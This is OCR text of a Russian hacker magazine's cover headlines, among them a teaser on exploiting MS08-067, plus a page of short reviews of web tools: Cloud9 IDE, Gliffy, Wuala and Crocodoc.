
5 УРОКОВ НА DVD



(game)land hi-fun media
publishing for enthusiasts
4607157100063 11005

PHREAKING

ВОЗВРАЩЕНИЕ ЛЕГЕНДАРНОЙ РУБРИКИ СТР. 130



- Взлом Linux через USB-флешку
- Red.Button: генератор дорвеев
- Архитектура Twitter
- Тест бесплатных антивирусов
- Пишем покерного бота


УГОН ДЕДИКОВ

MS08-067: БОЯНИСТЫЙ БАГ НА СЛУЖБЕ У ВЗЛОМЩИКОВ WINDOWS
СТР. 68





HTTP://WWW2




Среда разработки для JavaScript-кодеров

CLOUD9 IDE

cloud9ide.com

Эта среда разработки для веб-программистов, специализирующихся на JavaScript. История простая: попробовав различные вариации Eclipse и другие известные IDE для Java и C++, создатели осознали, что функционал для веб-разработки в этих продуктах реализован так себе, скорее как дополнительная фича. Этот факт и положил начало созданию специальной среды для работы над проектами, построенными на JavaScript. Уже сейчас Cloud9 IDE предлагает удобнейший редактор кода с анализатором синтаксиса для поиска ошибок на лету, отладчик с возможностью установки watch'ей для просмотра значения переменных, классные опции коллективной работы, прозрачную интеграцию с системой контроля версий и хостинга кода GitHub.



Редактор схем онлайн

GLIFFY

gliffy.com

Чтобы нарисовать блок-схему алгоритма, UML-диаграммы нового программного проекта или топологию локальной сети, я всегда использовал Microsoft Visio. Теперь же в большинстве случаев удается обойтись без этого платного продукта, заюзав сервис Gliffy. Прелести онлайновой реализации не только в том, что инструмент можно использовать везде и всегда (нужен только браузер), но и в мощном функционале для совместной работы, системе контроля версий, фиксирующей все изменения, а также возможности быстро опубликовать нужный документ для всех желающих. Сервис платный, но даже упрощенной версии более чем достаточно для большинства задач.




Синхронизация файлов между компьютерами с принудительным шифрованием

WUALA

wuala.com

Всякий раз, забрасывая в свой аккаунт Dropbox'а конфиденциальные данные (вроде скана паспорта, который часто нужен для покупки билетов), я невольно задумываюсь о степени их приватности. Синхронизация файлов между разными компьютерами и даже мобильными устройствами — фича, без которой я уже не могу обойтись. Но насколько эти файлы защищены? Сервис Wuala предоставляет те же самые возможности, что и Dropbox, но при этом изначально разработан с расчетом на безопасность данных. Все файлы так же хранятся в облаке, но в закриптованном виде, а операции шифрования/дешифрования осуществляются исключительно на клиентских компьютерах. При этом ключ для выполнения этих операций никогда не передается на сервер.



Удобная система для комментирования документов и графического материала

CROCODOC

crocodoc.com

Дизайн интерфейса приложения, техническое задание на разработку, манул по API-системам и многие другие документы нередко приходится обсуждать с коллегами по цеху во время работы над проектом. Инструмент crocodoc позволяет выполнить одну очень важную вещь: наглядно комментировать любой графический файл или текстовый документ (прежде всего, PDF) с помощью различных текстовых и графических пометок. Можно, к примеру, взять черновой макет сайта от дизайнера и прямо на нем быстро добавить комментарии по проблемным местам, которые не нравятся. То же самое касается и текстовых документов. По сути, это универсальный инструмент для рецензирования, реализующий функционал Word'а и Acrobat'а.